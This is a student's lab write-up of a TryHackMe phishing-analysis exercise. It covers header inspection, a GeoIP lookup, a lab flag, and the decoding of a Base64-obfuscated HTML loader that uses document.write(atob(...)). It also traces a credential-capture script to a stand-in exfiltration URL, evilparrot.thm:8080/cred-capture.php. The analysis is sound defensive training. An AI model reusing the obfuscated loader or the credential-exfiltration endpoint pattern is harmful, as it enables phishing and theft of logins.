

**PRACTICE: EXERCISE - SOCIAL ENGINEERING**  
**THM: PARROT POST PHISHING ANALYSIS**  
**NAME: WAN MUHAMMAD IRFAN BIN MOHD ISA**

## 1. Header Analysis

- Open the raw email file and inspect the Received headers.
- Identify the sender's IP address: 109.205.120.0.

Relay (Seconds)						
Ho p	Delay	From	By	With	Time (UTC)	Blacklis t
1	*	userid	emkei.lv		4/30/2023 8:50:09 PM	
2	6 second 0.0	emkei.lv [109.205.120.0]	mailin005.flying-sec.thm	cipher: TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256 (No client certificate requested)	4/30/2023 8:50:15 PM	✓

### SPF and DKIM Information

#### Headers Found

Header Name	Header Value
URGENT	ParrotPost Account Update Required
Date	Sun, 30 Apr 2023 20:50:15 -0000
MIME-Version	1.0
Return-Path	<no-reply@postparrot.thm>
X-Custom-Header	THM{yOu_f0und_7h3_h34d3r}
Content-Type	multipart/mixed; boundary="0000000000007bfc3205fa937852"
X-Priority	1 (Highest)
Importance	High
Authentication-Results	mailin005.flying-sec.thm; dmarc=none (p=none dis=none) header-from=postparrot.thm

#### Received Header

- Search the headers for the hidden flag: THM{yOu\_f0und\_7h3\_h34d3r}.
- Run a GeoIP lookup on the IP to identify the location (Latvia) and ISP (SIA Bite Latvija).

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

109.205.120.0


IP Lookup


IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.


If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.


#### IP Location via IP2Location


(PRODUCT: DB, DECEMBER 15 2025)


 IP: 109.205.120.0


 Country: Latvia


 Country ISO: LV


 State: Ventspils novads

 City: Ventspils

 Postal Code: 3601

 Latitude: 57.3894

 Longitude: 21.5605

 Organization: SIA Bite Latvija

 ISP: SIA Bite Latvija

 View Map

Your Private Information is Exposed

 Hide My IP Now


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## 2. Payload Extraction


- Copy the Base64 encoded block from the email body/attachment.

```
1<html>
2<head>
3<script>
4    var b64 =
5    "PCFET0NUMVBF1GH0bWw+PGH0bWw+PGH1YWO+PHRpDgXlP1BhcnJvdFBvc3QgTG9naW48L3RpdGxlpjxtZXRRhcnG0YXJzZXQ9I1VUR104I2
6    document.write(unescape(atob(b64)));
7</head>
8</html>
```

- Paste the code into CyberChef and use the From Base64 recipe.



- Apply the From HTML Entity recipe to de-obfuscate the remaining text.




- Identify the target email address in the code: pfeathers@flying-sec.thm.

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### 3. Script De-obfuscation


- Locate the <script> tag at the bottom of the decoded HTML.
- Paste the script into js-beautify to make it readable.



- Identify the attacker's exfiltration URL: <http://evilparrot.thm:8080/cred-capture.php>.

### 4. Dynamic Verification

- Open the .htm file in a browser.
- Open the Network Tab in Developer Tools (F12).
- Enter dummy credentials and click Login.



- Capture the outbound GET request to see the credentials being sent to the attacker's server.

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## 5. Completion

